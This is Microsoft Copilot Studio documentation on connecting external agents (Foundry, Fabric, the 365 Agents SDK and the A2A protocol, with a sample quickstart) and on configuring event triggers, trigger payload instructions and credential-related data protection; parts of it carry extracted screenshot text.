If you make changes to a connected agent, be sure to publish those changes. Your main agent can only use the latest version of a connected agent after that agent is published. Also, keep in mind that once an agent is connected, you control its *description* locally. Any

updates to the connected agent's description don't automatically sync with your main agent. You must update the local description manually if you want to reflect those changes or make any other changes.

Make a Copilot Studio agent available for other agents to connect to

By default, any agent can connect to another agent in the same environment.

1. Go to the **Settings** page for your agent.
2. Turn on **Let other agents connect to and use this one** if it isn't already.

To prevent other agents from connecting to this agent, turn off this option.

Last updated on 03/30/2026

Connect to a Microsoft Foundry agent (preview)

Summarize this article for me

You can connect a [Microsoft Foundry Agent](#) to your custom agent, allowing it to call this agent to respond to a user or a trigger.

1. Go to the **Agents** page for your main agent and select **Add an agent**.
2. Under **Connect to an external agent**, select **Microsoft Foundry** from the available agent types.
3. Select the desired connection from the list of available connections or create a new connection between Microsoft Foundry and your Copilot Studio agent. To create a new connection, you need to provide the Foundry project endpoint URL.

ⓘ Note

When connecting to Microsoft Foundry agents from Copilot Studio, you can only connect to agents created in the new Microsoft Foundry portal. Connecting to an agent created in the previous portal leads to an error indicating '404 - Version not found'

1. Once your connection is created, select **Next**.
2. Enter an appropriate **Name** and **Description** for your SDK agent. The description should describe the purpose of your Microsoft Foundry agent, allowing your main agent to understand when it should be used. For more information, see [writing effective metadata](#).
3. Enter the **Agent Id** for the Microsoft Foundry agent you want to connect to.
4. Adjust the description (if needed) to make it more contextual for the main agent. For example, make the description more specific if you have other tools or agents where the descriptions might overlap. We recommend you update the description to ensure Copilot Studio can understand when to invoke this agent.
5. Select **Add Agent**.
6. Once your agent is created, you can test your agent immediately. If you need to adjust the **Agent Id** later, you can do so from the details page, by selecting your agent from the **Agents** list.

ⓘ Note

You're responsible for carefully reviewing and testing connected agents in the context of your specific use cases, and making all appropriate decisions and customizations. When you connect to agents outside of Copilot Studio, you're responsible for the use of such agents. Considerations include ensuring:

- Data flows, data handling, and data sharing between agents are appropriate for your use case and meet relevant requirements and laws
- Agents meet appropriate quality, reliability, security, and trustworthiness standards
- Appropriate permissions, boundaries and approvals are provisioned, if prudent for your use case
- Proper observability, identity and traceability, and human oversight functions are in place


Last updated on 02/17/2026

Connect to a Microsoft Fabric Data agent (preview)

Summarize this article for me

You can connect [Fabric Data Agent](#) to your custom agent, allowing it to call this agent to respond to a user or a trigger.

1. Go to the **Agents** page for your main agent and select **Add an agent**.
2. Under **Connect to an external agent**, select **Microsoft Fabric** from the available agent types.



3. Select the desired connection from the list of available connections or create a new connection between Microsoft Fabric and your Copilot Studio agent.
4. Select **Next**.
5. Select the desired agent from the list of Fabric data agents you have access to.

6. Adjust the description as needed to make it more contextual for the main agent. Make the description more specific if you have other tools or agents where the descriptions might overlap. We recommend you update the description to ensure Copilot Studio can understand when to invoke the agent. For more information, see [writing effective metadata](#).

ⓘ Note

You're responsible for carefully reviewing and testing connected agents in the context of your specific use cases, and making all appropriate decisions and customizations. When you connect to agents outside of Copilot Studio, you're responsible for the use of such agents. Considerations include ensuring:

- Data flows, data handling, and data sharing between agents are appropriate for your use case and meet relevant requirements and laws
- Agents meet appropriate quality, reliability, security, and trustworthiness standards
- Appropriate permissions, boundaries and approvals are provisioned, if prudent for your use case
- Proper observability, identity and traceability, and human oversight functions are in place

Connect to a Microsoft 365 Agents SDK agent (preview)

Summarize this article for me

The [Microsoft 365 Agents SDK](#) allows you to build agents using code, in C#/.NET, JavaScript (Node.js), and Python.

You can connect an agent built with the Microsoft 365 SDK to your custom agent, allowing it to call this agent to respond to a user or a trigger.

1. Go to the **Agents** page for your main agent and select **Add an agent**.
2. Under **Connect to an external agent**, select **Microsoft 365 Agents SDK** from the available agent types.
3. Enter the messaging endpoint URL for your SDK agent (by default, the endpoint ends with `/api/messages`).
4. Enter an appropriate **Name** and **Description** for your SDK agent. The description should describe the purpose of your SDK agent, allowing your main agent to understand when it should be used. For more information, see [writing effective metadata](#).
5. Select the appropriate authentication method, depending on how your SDK agent is configured, from the **Connection string** dropdown. If you select an authentication type other than **None**, you must also complete the other authentication details.
6. Select **Create**.
7. Select the desired connection from the list of available connections or create a new connection between your A2A agent and your Copilot Studio agent.
8. Select **Add and configure**.

ⓘ Note

You're responsible for carefully reviewing and testing connected agents in the context of your specific use cases, and making all appropriate decisions and customizations. When you connect to agents outside of Copilot Studio, you're responsible for the use of such agents. Considerations include ensuring:

- Data flows, data handling, and data sharing between agents are appropriate for your use case and meet relevant requirements and laws
- Agents meet appropriate quality, reliability, security, and trustworthiness standards

- Appropriate permissions, boundaries and approvals are provisioned, if prudent for your use case
- Proper observability, identity and traceability, and human oversight functions are in place

Last updated on 02/17/2026

Connect an agent available over the Agent2Agent (A2A) protocol

The [Agent2Agent \(A2A\) protocol](#) is an open standard for communication and collaboration between agents.

You can connect your custom agent to another agent that supports the A2A protocol. Copilot Studio uses the A2A protocol to orchestrate with this agent in response to a user request or a trigger.

What is the Agent2Agent (A2A) protocol?

The [Agent-to-Agent \(A2A\) protocol](#) defines a standard contract for agent communication. It enables an orchestrator or agent to:

- Send tasks to external agents.
- Provide rich, structured metadata.
- Receive agent responses in a predictable format.

Here's how the A2A protocol compares to a traditional HTTP connection for inter-agent communication:

 Expand table

Feature	A2A protocol	HTTP connector
Designed for agent workflows	✓	X
Supports multiturn interactions	✓	X
Provides rich contextual metadata	✓	Limited
Interoperable across frameworks	✓	Varies

By using A2A, Copilot Studio can delegate tasks to another agent, not just call APIs.

When to use A2A connections

Use an A2A connection when you want to integrate agents that already implement the Agent-to-Agent protocol. This approach works well for agents that are:

- Built on external frameworks.
- Hosted outside Copilot Studio.
- Equipped with their own domain-specific reasoning or workflows.

Use alternative integration patterns when appropriate:

 Expand table

Integration need	Recommended approach
Connect to APIs or basic HTTP services	Custom connectors / HTTP tools
Use MCP tools or resources	MCP servers
Integrate agents built with Microsoft 365 Agents SDK	Activity Protocol

You can combine multiple integration models within the same Copilot Studio agent.

Connect your agent to another agent over the A2A protocol

1. Go to the **Agents** page for your main agent and select **Add an agent**.
2. Select **Connect to an external agent** > **Agent2Agent**.
3. Enter your A2A agent's endpoint URL. The endpoint URL should be the endpoint for communication with the agent and not the URL for the agent card.

Once you enter your endpoint URL, if your agent has a valid agent card on the standard `.well-known` URL, Copilot Studio automatically pulls the name and description for your agent from the card and populates them into the form for you.

Note

If a name and description aren't automatically populated for your agent, it's possible that your agent doesn't have an agent card, the card is located on a different URL than the expected one, or there's a problem communicating with the card. First, check that your agent's endpoint is correct. If it is, you can manually enter an appropriate name and description for your SDK agent. The description should describe the purpose of your agent, so that your main agent can understand when the second agent should be used. Learn more about [writing effective metadata](#). You

can also try to navigate to your agent's card in your browser (located at your agent's endpoint + `/well-known/agent.json`).

4. Select the appropriate authentication method, depending on how your SDK agent is configured, from the **Authentication** dropdown. The options are:

- **None:** Select this option if your agent doesn't require authentication or if you're using the sample agent provided in this documentation, which doesn't have authentication enabled.
- **API key:** Select this option if your agent requires an API key for authentication. You need to provide the name of the header where the API key should be included or the query parameter.
- **OAuth 2.0:** Select this option if your agent uses OAuth 2.0 for authentication. You need to provide the client ID, client secret, authorization URL, token URL, and refresh URL.

If you select an authentication type other than **None**, you must also complete the other authentication details.

5. Select **Create**.

6. Select the desired connection from the list of available connections or create a new connection between your A2A agent and your Copilot Studio agent.

7. Select **Add and configure**.

ⓘ Note

You're responsible to carefully review and test connected agents in the context of your specific use cases, and make all appropriate decisions and customizations. When you connect to agents outside of Copilot Studio, you're responsible for the use of such agents. Considerations include ensuring:

- Data flows, data handling, and data sharing between agents are appropriate for your use case and meet relevant requirements and laws
- Agents meet appropriate quality, reliability, security, and trustworthiness standards
- Appropriate permissions, boundaries, and approvals are provisioned, if prudent for your use case

- Proper observability, identity and traceability, and human oversight functions are in place

A2A connection sample

In this quickstart, you configure an A2A-enabled agent and connect it to a Copilot Studio agent. When you complete the steps, you

- Run a sample A2A-enabled agent locally or use an existing A2A agent you already have.
- Expose the agent securely over HTTPS by using Dev Tunnels or another hosting option.
- Connect the external agent to a Copilot Studio agent through an A2A connection.
- Validate the connection by invoking the agent from Copilot Studio with a natural language task such as: *"Which plant needs more light-a tomato plant or a strawberry plant?"*

After configuring the connection, you see:

- A successful A2A connection established from Copilot Studio.
- Activity logs from the external agent confirming it received and processed the delegated task.
- The complete A2A payload, including the other metadata Copilot Studio sends with each request.

Prerequisites

To follow the sample scenario, you need:

- An Azure OpenAI resource with:
 - Endpoint URL
 - Deployment name
 - API key
- .NET 10 SDK or higher
- A Copilot Studio environment with permissions to:
 - Edit agents
 - Configure connections
- A method to expose the local agent publicly:
 - [Dev Tunnels](#) (recommended for development)
 - Or a hosted environment such as Azure App Service or container

If you already have an A2A-enabled agent, go to [Create the A2A connection in Copilot Studio](#).

Step 1: Clone and configure the sample A2A agent

Clone the sample A2A agent repository:

PowerShell

```
git clone https://github.com/microsoft/CopilotStudioSamples.git
cd CopilotStudioSamples/extensibility/a2a/Simple-A2A-Sample
```

Set the required Azure OpenAI settings:

- `AZURE_OPENAI_ENDPOINT`: Your Azure OpenAI endpoint URL
- `AZURE_OPENAI_DEPLOYMENT_NAME`: Name of your Azure OpenAI deployment
- `AZURE_OPENAI_API_KEY`: Your Azure OpenAI API key

You can configure these settings either as environment variables or by saving them into `appsettings.json` or `appsettings.Development.json`.

Option A: Configure as environment variables

PowerShell

```
$env:AZURE_OPENAI_ENDPOINT="https://YOUR-RESOURCE.openai.azure.com"
$env:AZURE_OPENAI_DEPLOYMENT_NAME="YOUR-DEPLOYMENT"
$env:AZURE_OPENAI_API_KEY="YOUR-KEY"
```

Option B: Configure in appsettings.json

JSON

```
{
  "AzureOpenAI": {
    "Endpoint": "https://YOUR-RESOURCE.openai.azure.com",
    "DeploymentName": "YOUR-DEPLOYMENT",
    "ApiKey": "YOUR-KEY"
  }
}
```

Step 2: Build, run, and expose the agent

Restore and build dependencies:

PowerShell

```
dotnet restore  
dotnet build
```

Run the agent:

PowerShell

```
dotnet run
```

The console displays the local A2A endpoint URL.

Expose the endpoint

ⓘ Note

For production scenarios, deploy the agent as a secure web app or containerized service by using proper authentication. Use Dev Tunnels only for local development and demonstration purposes.

If you're using Visual Studio Code and plan to expose the endpoint by using Dev Tunnels, expose a new dev tunnel port. Choose the A2A port displayed in the console. Right-click and make the port public; otherwise, it isn't visible online.

Dev Tunnels gives you a public URL, such as: `https://xyz123-9000.dev.tunnels.ms/`. Take note of this URL as the base endpoint so you can use it when configuring the A2A connection in Copilot Studio.

Step 3: Create the A2A connection in Copilot Studio

After the A2A agent is publicly accessible, create the A2A connection inside Copilot Studio.

1. Open **Copilot Studio** and select your primary agent.
2. Select **Agents**.
3. Select **Add agent**, and then choose **A2A agent**.
4. Enter the required configuration values:
 - **Name:** A descriptive name, such as *Botanical Agent*.
 - **Endpoint URL:** Use the public Dev Tunnel URL followed by the A2A message endpoint, for example: `https://xyz123-`

5073.dev.tunnels.ms/a2a/botanical/v1/message:stream

- **Authentication:** Select **None** if you're using the sample agent (no authentication enforced).

5. Select **Save** to validate and establish the connection.

When the configuration is valid, Copilot Studio confirms the A2A agent is connected successfully.

Tip

Because A2A connections use the custom connector infrastructure, you can also use them to connect to A2A agents running on-premises or within a virtual network.

Step 4: Send a task from Copilot Studio to the A2A agent

After you create the connection, verify the integration by sending a task.

1. Open your main agent in **Copilot Studio** and go to the **Test** canvas.
2. Enter a prompt that should be delegated to the A2A agent. For example: *"Which plant needs more light—a tomato plant or a strawberry plant?"*
3. The agent orchestrator evaluates the user input and delegates the task to the A2A agent.
4. The external agent processes the request and returns a response, which appears in the test chat.

In the external agent's logs, you see:

- A received A2A task.
- The natural language prompt.
- The generated response returned to Copilot Studio.

Step 5: Inspect the A2A payload and metadata

A2A messages include structured metadata that provides extra context. This metadata can help the agent adapt responses, manage routing, or maintain continuity across user turns.

A typical A2A message payload includes:

- A unique `contextId`
- Message IDs
- Locale information

- Full chat history, not just the latest user utterance
- Message content parts (text, tool calls, or other metadata)

Example payload excerpt:

JSON

```
{
  "method": "message/send",
  "params": {
    "message": {
      "contextId": "ee1e68ee-75fc-42bb-83d7-25fd26e559c3",
      "metadata": {
        "copilotstudio.microsoft.com/a2a/chathistory": [
          {
            "From": "agent",
            "Locale": "en-US",
            "Text": "Hello, I'm A2A Agent Demo...",
            "Timestamp": "2025-11-26T23:19:28.764Z"
          },
          {
            "From": "user",
            "Locale": "en-US",
            "Text": "Which plant needs more sunlight...",
            "Timestamp": "2025-11-26T23:20:21.484Z"
          }
        ]
      }
    }
  }
}
```

You can use this metadata for any downstream logic your A2A agent implements.

Next steps

After you establish the basic A2A connection, you can:

- Add new skills or domain knowledge to your A2A agent.
- Use metadata from the A2A payload to implement routing and personalization logic.
- Add authentication to secure your A2A endpoint and update Copilot Studio settings accordingly.
- Connect other A2A-enabled agents by using the same configuration approach.

Key takeaways

- Copilot Studio can orchestrate external agents by using the A2A protocol.

- A2A enables multi-agent workflows with rich contextual metadata.
- The sample agent demonstrates the full round trip: Copilot Studio -> A2A agent -> Copilot Studio.
- A2A messages include detailed metadata that supports context-aware agent behavior.

Related information

- [Explore multi-agent orchestration patterns](#)
- [Architecting agent solutions: Multi-agent patterns](#)

Last updated on 04/09/2026

Event trigger overview

Summarize this article for me

You can configure custom agents to perform actions or call topics in response to something happening using *event triggers*. Unlike topic triggers, which require input from a user, event triggers allow your agent to act autonomously in response to the defined event occurring.

📘 Important

Enabling event triggers can impact how billing is calculated. For more information, see the [Copilot Credits billing rates](#) table.

📌 Note

This feature is only available for agents with [generative orchestration](#) enabled.

How event triggers work

Event triggers require a chosen event that generates a *trigger payload* and sends it to the agent through a connector. The payload contains information about the event, including variables for specific kinds of data. When the agent receives the payload, it executes the directions provided by the agent author in the agent's instructions and instructions sent through the trigger payload.

Agents only act based on their author's design and instructions. For example, you can add a trigger for *when a new team member is added*, and designate the response to be the action *send the new employee a welcome message with onboarding resources*.

Event triggers activate based on events external to the agent. They're different from [topic triggers](#), which are used for activating topics or actions based on trigger phrases entered by users.

This article explains how event triggers work, their limitations, and troubleshooting strategies. For more information about adding an event trigger, see [Add an event trigger](#).

Other examples of event triggers include:

- When an item is created in SharePoint
- When a file is created in OneDrive
- When a task is completed in Planner

- A set amount of time passed (a **Recurrence** trigger)

Important

What triggers are available depends on your organization's [data policies](#), configured in Power Automate by an administrator.

Billing and usage for event triggers

Event trigger activity counts towards units of consumption for usage and billing. A message is defined as any request or message sent to the agent that triggers an action or a response from the agent. This includes payloads sent to agents from event triggers. For example, a recurrence trigger set to activate every 10 minutes sends a trigger payload as a message to an agent every 10 minutes.

For more information, go to [Billing rates and management](#).

The trigger workflow

A trigger is one part of a workflow containing multiple parts:

1. An event trigger registers that a specific *event* occurred.
2. The trigger sends a *payload* containing information about the event and instructions.
3. The agent has *instructions* to choose one or more *actions* or *topics* based on the payload.

Find the trigger that fits your event

Copilot Studio has a library of triggers for a range of events that can occur in Microsoft and partner services. The trigger configuration determines the parameters of the event that initiates the trigger. It also determines the contents of the trigger payload.

Add a trigger

In addition to user input, your agent can respond to events. Search for an event trigger to enable the agent to take action automatically.

AllFeaturedLibrary

Search

9 triggers

Recurrence

When an item is created
SharePoint

When a file is created
OneDrive for Business

When a row is added, modified or deleted
Microsoft Dataverse

When a task is completed
Planner

When a new response is submitted
Microsoft Forms

When an item is created or modified
SharePoint

When a new channel message is added
Microsoft Teams

When a new email arrives (V3)
Office 365 Outlook

Cancel

Most triggers allow you to specify parameters about the event that activates the trigger. For example, in the *When a row is added, modified or deleted* trigger for Dataverse, you select which table's changes activate the trigger.

Define the trigger payload

The trigger payload is a JSON or plain text message that contains information about an event and is sent to your agent as a [message](#). When [adding a trigger](#), you can keep the default payload contents for that trigger, or add your own instructions. Later, you can [modify the payload contents](#), including adding variables and string operators, in Power Automate.

For example, the default message in the *When a row is added, modified or deleted* trigger is *Use content from **Body***. When the agent receives the payload, it has the content from the row, and instructions to use that content.

Add trigger

×

Manage how your agent responds to user input and external events. This is a paid preview feature. [Learn more.](#)

When a row is added, modified or deleted

Trigger your agent with certain message upon event: When a row is added, modified or deleted.

* Table name

Account Research Agent Triggers

▼

* Scope

Organization

▼

Select columns

Enter a comma-separated list of column unique names. The flow triggers if any of

Filter rows

Odata expression to limit rows that can trigger the flow, eg. statecode eq 0

Delay until (Optional)

Enter a time to delay the trigger evaluation, eg. 2020-01-01T10:10:00Z

Run as (Optional)

Select an item

▼

Additional instructions to the agent when it's invoked by this trigger

Use content from  Body x

< Back

Create trigger

Cancel

You can add instructions to send to your agent inside the payload that direct the agent on how to act when activated by the trigger. If you have multiple triggers, each trigger payload can have specific and detailed instructions. As a result, you can avoid writing long and complicated guidance in the agent's general instructions or confusing the agent about which instructions apply to which trigger.

For example, in a *When a row is added, modified or deleted* trigger payload, you can add *Send a summary of the changes in the chat*. When the agent receives the payload, it summarizes the changes for the user in the agent chat.

However, avoid writing payload instructions that conflict with the agent's general instructions. Conflicts in instructions can cause an error or unexpected results. Make sure to [test all changes involving event triggers](#).

After creating a trigger, you can [add or change variables or string operators](#) in a trigger payload and modify existing payload instructions [using Power Automate](#).

Agent instructions versus payload instructions

Payload instructions are specific to how to react to one event. You can also use agent instructions to direct your agent in how to handle information from a trigger and how to act when it receives a trigger payload, as well as for determining your agent's general behavior. For example, for an agent that checks for duplicate account names in new Dataverse table rows, the instructions could be: *When a new row is added, check if it's a duplicate account. If there's a duplicate, create a To Do task to investigate, and include details about the changes and duplicates.*

Details

Edit



Name

Dataverse agent

Description

Testing the Dataverse event trigger

Instructions

When a new row is added, check if it's a duplicate account. If there's a duplicate, create a To Do task to investigate, and include details about the changes and duplicates.

Orchestration

Use generative AI to determine how best to respond to users and events (preview). [Learn more](#)

☒ Enabled

However, agent instructions might not work best for all situations. If your agent has multiple triggers or multiple complex goals, you should use instructions in the [trigger payload](#) instead.

Continuing the last example, you could add an instruction in the trigger payload to *Look for duplicate account names in the same Dataverse table*. When the agent receives the payload, it's instructed to look for duplicate account names. The agent's general instructions then says, *If there's a duplicate, create a To Do task to investigate, and include details about the changes and duplicates.*

Add trigger

Manage how your agent responds to user input and external events. This is a paid preview feature. [Learn more.](#)

When a row is added, modified or deleted

Trigger your agent with certain message upon event: When a row is added, modified or deleted.

* Table name
Select an item

* Scope
Select an item

Select columns
Enter a comma-separated list of column unique names. The flow triggers if any of 1

Filter rows
Odata expression to limit rows that can trigger the flow, eg. statecode eq 0

Delay until (Optional)
Enter a time to delay the trigger evaluation, eg. 2020-01-01T10:10:00Z

Run as (Optional)
Select an item

Additional instructions to the agent when it's invoked by this trigger
Look for duplicate account names in the same Dataverse table

[< Back](#)[Create trigger](#)[Cancel](#)

Creating instructions for agents takes practice. Go to [writing guidance](#) for more tips, and always test all changes you make to your agent.

Call an action or topic

When an agent receives a trigger payload, the instructions you provide it determine the action or topic it calls in response, based on the information it has available.

Your agent doesn't create a new action or topic on the spot. As the agent author, you need to define the actions or topics it can select from. To learn how your agent determines which action or topic to call, go to [How does generative orchestration work?](#)

If your agent isn't reacting as expected, you can use the [activity map](#) to see if it's missing any key input information.


Add a to-do (V3)
Connector
✎
✓

Description

When you receive action items from new email trigger, create a To Do task with: - a short summary of the action item for the title - the due date set - any other details added to the note field

Inputs (2)

{x} Title String =

{x} To-do List String =


Missing required information

Outputs (13)

{x} Content String =

{x} Content Type String =

{x} Modified Date... DateTime =

> See more (10)


Session incomplete

Some improvements you can make to instructions include:

- Adding more detailed instructions in the trigger payload or agent instructions. Your agent might need more direction, like what information to use in a specific input field for action.
- Including instructions in the [trigger payload](#).
- Instructing your agent to call a specific action or topic.
- Checking for conflicting instructions between trigger payload and agent instructions.
- Adding to the descriptions of the actions, so the agent has more information to determine when to call it.
- Adding descriptions to the action input fields to help your agent fill in the parameters correctly. If an action's inputs are the same every time, you can set the value yourself.
- Calling fewer than 15 actions or topics consecutively. Complex agents that run many actions or topics as a single sequence can struggle to run them reliably.

If your agent still struggles to call the expected action, consider adding a [Power Automate flow](#) that fulfills your goal as an action for your agent.

Publishing agents with event triggers

Before you publish your agent with a new event trigger, the agent doesn't automatically react to that trigger. Make sure you test the agent thoroughly before publication, because after you [publish an agent](#) with a new trigger, your agent reacts automatically each time its triggers are activated. You can see a step-by-step record of your agent's triggers and reactions in the [Activity](#) page.

For information on activating triggers during testing, go to [Test a trigger](#).

Event triggers can only use the agent maker's credentials for authentication (that is, the credentials you used to [authorize the connections](#)) for your trigger. This might allow users of an agent to use the agent to access data and systems using that same authorization. For more information, go to [Troubleshooting and limitations](#).

Authenticating actions after publishing

If your agent is missing authentication to perform an action or is configured to request user authentication, it sends a message to the user asking for credentials. If an agent's flow is interrupted because it can't receive information or an action failed, it can't continue the session. If you want your agent to run autonomously, each action must be configured with working maker authentication that doesn't require user input. You can also instruct your agent to not request credentials from users.

Because triggers use maker authentication, be aware of what data potential users can access through a published agent that has triggers. See the [Data protection with triggers](#) section for more information.

Activity and knowledge source usage

Agents built in Copilot Studio can connect to Teams via channels. When you use this connection, some cases arise in Teams where, depending on the trigger used and the tools used by the agent, it can cause some [variables](#) like `Activity.Text` to be empty. This emptiness happens because some tools are activities by design. `Activity.Text` is a variable that you can use to log what your agent is doing. However, `Activity.Text` won't always have previous messages. In this scenario, you should use the `LastMessage.Text` variable instead.

When an agent calls a [knowledge source](#) due to insufficient context clues, the resulting `Activity.Text` variable for that turn is left blank. This blank value occurs because the agent doesn't construct a natural-language response when the decision is delegated to the knowledge source. If you're expecting the `Activity.Text` variable to be the user's previous

message as it typically is, you should use the `LastMessage.Text` variable instead. The `Activity.Text` variable picks up on *any* activity given to the agent.

Interaction with the `OnPlanComplete` trigger

The `OnPlanComplete` trigger is designed to execute only after the tool completes its operation. When a knowledge source is used, the knowledge source output is written directly into the activity. Because the `Activity.Text` variable was originally empty, the activity ends up being populated with the tool usage details rather than a conversational message.

This behavior differs from scenarios where other triggers, for example, intent-based or natural-language triggers, fire earlier. In those cases, the activity typically already contains a constructed message, so tool output doesn't replace or define the `Activity.Text` variable.

Difference between Teams and Copilot Studio behavior

Teams doesn't abstract or normalize activity objects in the same way Copilot Studio does. As a result:

- In Copilot Studio, system activities might be transformed or handled in a way that hides this underlying detail.
- In Teams, activity objects are surfaced more directly, making this discrepancy more visible.

This difference leads to different observable behaviors even when the underlying agent logic is identical.

Troubleshooting and limitations

Quota limitations

If triggers activate too frequently, then your agent might end up using more resources than expected. Your agent might then exceed service load [quota limits](#), and your service could be throttled.

Administrators can [monitor resource usage through Power Platform](#). They can also [block event triggers](#) from being used in an environment.

To avoid exceeding quota limits:

- Take care when adding very frequent triggers, or triggers that recur indefinitely. For example, a recurrence trigger activates whenever a set amount of time passes. The

smaller the amount of time between activations, the more resources the trigger uses.

- Keep track of how many triggers are active in an environment.

Data protection for agents with triggers

Currently, event triggers can use only the agent author's credentials for authentication. As well, in order for the agent to run autonomously, all triggers and actions that require authentication must use the maker's credentials.

If you publish an agent with authenticated event triggers, users might be able to access information or prompt the agent to perform actions using the author's credentials. If makers configure an agent with an authenticated event trigger, they're reminded of this limitation before they publish the agent.

Publish this agent

Review the status of this agent or choose Publish to make the content available across all channels this agent is connected to.

 There are risks that should be reviewed. 2 risks ^

Your agent runs actions that use the author's credentials View 2 actions

Anyone you share with can use the original author's credentials to access information or complete a task. [Learn more](#)

Your agent includes triggers that use the author's credentials

If the instructions in these triggers share data with other users, those users can use the original author's credentials to access information or complete a task. [Learn more](#)

Publish **Cancel**

Trigger payloads can potentially contain sensitive information that an agent can output in other locations through actions. For example, if you built an agent that uses information from incoming emails to populate new rows in Dataverse tables.

Administrators can block Copilot Studio users from using event triggers with their agents. For more information, see [Configure data policies for agents](#).

Data protection best practices

To help prevent users from accessing sensitive data:

- Evaluate whether and how data and systems requiring authentication are used by agents with event triggers.
- Understand what information triggers might include in their payloads, and what information actions output using those payload inputs through [testing](#).
- Narrow the scope of what activates a trigger using the [trigger parameters](#), and provide instructions to your agent for how to [handle payload data](#).

Solution-aware cloud flow sharing must be turned on

Makers can only add event triggers to agents in environments where [solution-aware cloud flow sharing](#) is turned on.

If you can't add triggers, and your organization's [data policies](#) allow for triggers, your environment might have this option turned off. Contact your environment's admin to turn on solution-aware cloud sharing.

Troubleshoot connector issues

Agents might not be able to run every connector successfully. If an agent repeatedly fails to call a connector, consider creating a [Power Automate flow action](#) that uses the problematic connector to complete the action.

Last updated on 02/20/2026

Add an event trigger

Event triggers allow your agent to react automatically when an event occurs in other systems. You can then define a specific flow of actions for the agent to take in response, or give your agent instructions for how to determine the best actions to take.

Important

Enabling event triggers can impact how billing is calculated. Learn more about [billing for generative mode](#).

For in depth guidance on how event triggers work and relate to other components of an agent, go to [Event trigger overview](#).

Note

This feature is only available for agents with [generative orchestration](#) enabled.

To add an event trigger to your agent:

1. On the **Overview** page for your agent, go to the **Triggers** section.
2. Select **Add trigger**.
3. Select the desired trigger.
4. Provide your authentication details, if necessary.
5. Select **Next**.

Note

You can only authenticate trigger connectors using the agent maker's account (agent author authentication). The agent maker can only set a trigger for your agent based on events in systems you have permission to access as agent author. For more information, see the [event trigger limitations](#).

6. Configure your trigger as needed and define the event parameters that activate your trigger and the trigger payload. Triggers provide default payload content, but you can add your own content and instructions. For more information, go to [Define the trigger payload](#).

In order for an agent to react to an event trigger, the agent needs actions or topics to call in its response, and instructions for which ones to call. For more information, see [Call an action or topic](#).

Test a trigger

Always test a trigger and its reaction before publishing. You can test how your agent reacts to your defined trigger using the [test agent chat](#).

Until you publish your agent with a new trigger, the agent doesn't react automatically to the trigger. Instead, you must manually activate your agent by selecting a trigger payload to send to your agent.

1. Run the triggering event once to generate a payload. For example, if using the Microsoft Planner trigger *When a new task is assigned to me* for Microsoft Planner, assign a test task to yourself in Microsoft Planner to activate your trigger.
2. Select **Test trigger icon**  beside the trigger in the agent's **Overview** page. The list includes all recent instances of the event.
3. Choose the instance you want to test and select **Start testing**.

You can use the [activity map](#) to see how your agent reacts to the trigger payload during your tests. To open the activity map, select the map icon  at the top of the test pane.

Modify a trigger

After you create a trigger, you can change the event parameters and payload through Power Automate. To open the trigger from Copilot Studio:

